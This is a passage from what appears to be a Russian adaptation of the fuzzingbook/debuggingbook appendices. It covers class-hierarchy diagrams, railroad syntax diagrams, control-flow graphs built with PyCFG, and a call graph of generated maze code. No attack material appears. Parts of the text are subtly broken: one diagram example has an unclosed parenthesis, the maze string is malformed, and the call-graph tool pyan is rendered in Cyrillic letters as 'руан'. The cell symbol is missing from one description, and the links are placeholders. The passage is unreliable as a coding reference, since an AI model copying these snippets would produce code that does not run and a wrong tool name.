display_class_hierarchy(D_Class, types={'SomeType': SomeType},
                        project='debuggingbook', log=True)
display_class_hierarchy(D_Class, types={'SomeType': SomeType},
                        project='fuzzingbook')

display_class_hierarchy([A_Class, B_Class],
                        abstract_classes=[A_Class],
                        public_methods=[A_Class.quux],
                        log=True)
```

Итоги

`display_class_hierarchy()` показывает иерархию одного или нескольких классов. `public_methods` задаёт публичные методы, выделяемые полужирным, а `abstract_classes` — абстрактные классы, отображаемые курсивом.

Упражнения

Пользуйтесь с удовольствием!

Синтаксические диаграммы

Код этого приложения помогает рисовать синтаксические, или железнодорожные, диаграммы. Это слегка изменённая копия [превосходной библиотеки Таба Аткинса-младшего](#), которая не распространяется как пакет Python.

Предварительные требования: классы Python, оператор with и масштабируемая векторная графика SVG.

Экскурс: реализация синтаксических диаграмм

Полная реализация без сокращений перенесена в отдельный локальный файл: [railroad_diagrams.py](#).

Она содержит:

- конфигурацию внешнего вида C, включая размеры дуг, интервалы, шрифты и встроенный CSS;
- базовый SVG-элемент DiagramItem и построитель путей Path;
- корневой класс Diagram, форматирующий и сериализующий диаграмму в SVG;
- композиции Sequence, Stack, OptionalSequence, AlternatingSequence, Choice, MultipleChoice и HorizontalChoice;
- повторения OneOrMore, ZeroOrMore и необязательные элементы Optional;
- элементы начала и конца, терминалы, нетерминалы, комментарии и пустые переходы;
- функцию `show_diagram()`, возвращающую готовое представление SVG.

Основные элементы создаются как объекты Python и объединяются в композиции. Например:

```
diagram = Diagram(
    Sequence(
        Terminal("if"),
        NonTerminal("condition"),
        Terminal(":"),
        NonTerminal("suite")
    )
)
```

Необязательные части и повторения задаются функциями-комбинаторами:

```
diagram = Diagram(
    Sequence(
        Terminal("[",
        Optional(
            OneOrMore(NonTerminal("item"), Terminal(","))
        ),
        Terminal("]")
    )
)
```

Для получения SVG используется `show_diagram()`:

```
svg = show_diagram(diagram)
```

Внутри каждый элемент вычисляет свои размеры width, up, height и down, а метод `format()` соединяет его с соседями SVG-путями. Метод `writeSvg()` экранирует текст и рекурсивно записывает дерево SVG. Встроенный стиль различает терминалы, нетерминалы, комментарии и соединительные линии.

Конец экскурсии

Граф потока управления

Код этого приложения помогает получать граф потока управления функций Python.

Предварительные требования: понимание классов Python.

Граф потока управления

Класс PyCFG строит граф потока управления:

```
from ControlFlow import gen_cfg, to_graph

cfg = gen_cfg(inspect.getsource(my_function))
to_graph(cfg)
```

Полная реализация без сокращений перенесена в локальный файл [control_flow.py](#). Она включает разбор AST, узлы CFG, вычисление доминаторов, визуализацию Graphviz, построение графа вызовов и все примеры этого приложения.

```
import bookutils.setup
from bookutils import print_content
import ast
from graphviz import Source, Digraph
```

Реестр

Глобальный реестр присваивает каждому узлу уникальный индекс и позволяет получить либо сбросить множество созданных узлов.

```
REGISTRY_IDX = 0
REGISTRY = {}

def get_registry_idx():
    global REGISTRY_IDX
    REGISTRY_IDX += 1
    return REGISTRY_IDX

def reset_registry():
    global REGISTRY_IDX, REGISTRY
    REGISTRY_IDX = 0
    REGISTRY = {}

def register_node(node):
    REGISTRY[node.rid] = node

def get_registry():
    return REGISTRY
```

CFGNode

CFGNode представляет отдельный узел графа, хранит соответствующий элемент AST, родителей, потомков, метку, вызовы и идентификатор реестра. Полная реализация находится в сопровождающем файле.

Пока не поддерживаются расширенные и аннотированные присваивания вроде `a += 1` и `a: int = 1`.

PyCFG

PyCFG разбирает исходный код и хранит граф. Методы-посетители обрабатывают модуль, выражения, присваивания, возвраты, условия, циклы `while` и `for`, переходы `break` и `continue`, функции и вызовы. Граф начинается искусственным узлом `start` и заканчивается `stop`.

Вспомогательные функции

- `compute_dominator()` вычисляет доминаторы либо постдоминаторы по связям родителей или потомков.
- `compute_flow()` читает файл Python и строит CFG.
- `gen_cfg()` строит граф по строке исходного кода.
- `get_cfg()` возвращает записи реестра в удобном представлении.
- `to_graph()` превращает CFG в диаграмму Graphviz.

Примеры

check_triangle

```
def check_triangle(a, b, c):
    if a == b:
        if a == c:
            return "Equilateral"
        else:
            return "Isosceles"
    else:
        if b == c:
            return "Isosceles"
        else:
            if a == c:
                return "Isosceles"
            else:
                return "Scalene"

to_graph(gen_cfg(inspect.getsource(check_triangle)))
```

cgi_decode

Пример декодировщика CGI демонстрирует ветвления и исключения. Расширенные присваивания вроде `+=` пока не поддерживаются.

```
to_graph(gen_cfg(inspect.getsource(cgi_decode)))
```

gcd

Алгоритм Евклида и его оболочка демонстрируют циклы и вызовы функций.

```
to_graph(gen_cfg(inspect.getsource(gcd)))
to_graph(gen_cfg(inspect.getsource(compute_gcd)))
```

fib

Цикл for требует дополнительной обработки. Метки показываются верно, но узел сравнения ещё необходимо извлекать, поэтому представление неточно.

```
to_graph(gen_cfg(inspect.getsource(fib)))
```

quad_solver

Решатель квадратного уравнения демонстрирует несколько возвратов и вложенные условия.

```
to_graph(gen_cfg(inspect.getsource(quad_solver)))
```

Граф вызовов

Установка Руан

Для статического извлечения графа вызовов используется руан3 либо руан. Вспомогательные функции construct_callgraph(), callgraph() и get_callgraph() запускают инструмент, читают DOT и возвращают граф NetworkX или визуализацию.

Пример: лабиринт

Чтобы получить содержательный пример с легко изменяемой сложностью и целью, исходный код лабиринта генерируется из строки. Идея основана на [старой записи Фелипе Андреса Мансано](#) о символьном исполнении.

```
maze_string = """
++++ +++
|      |
| |+++| |
| |   |#|
| +---+-|
|      |
+++++++
"""
```

Каждый символ представляет клетку. Для каждой клетки создаётся функция:

- для свободной клетки () вызывается функция следующей клетки согласно входному символу D, U, L или R; неожиданные символы игнорируются, а при окончании входа возвращаются VALID и текущее состояние;
- ловушка (+, |, -) возвращает INVALID и состояние;
- цель (#) возвращает SOLVED и состояние.

Код создаёт generate_maze_code(), используя вспомогательные функции generate_print_maze(), generate_trap_tile(), generate_good_tile() и generate_target_tile().

```
maze_code = generate_maze_code(maze_string)
```



```
print_content(maze_code, filename='.py')
exec(maze_code)
```

Для произвольного лабиринта можно сгенерировать код, исполнить путь и построить соответствующий граф вызовов:

```
callgraph(maze_code)
```

Очистка

По окончании удаляются временные файлы `callgraph.dot` и `callgraph.png`.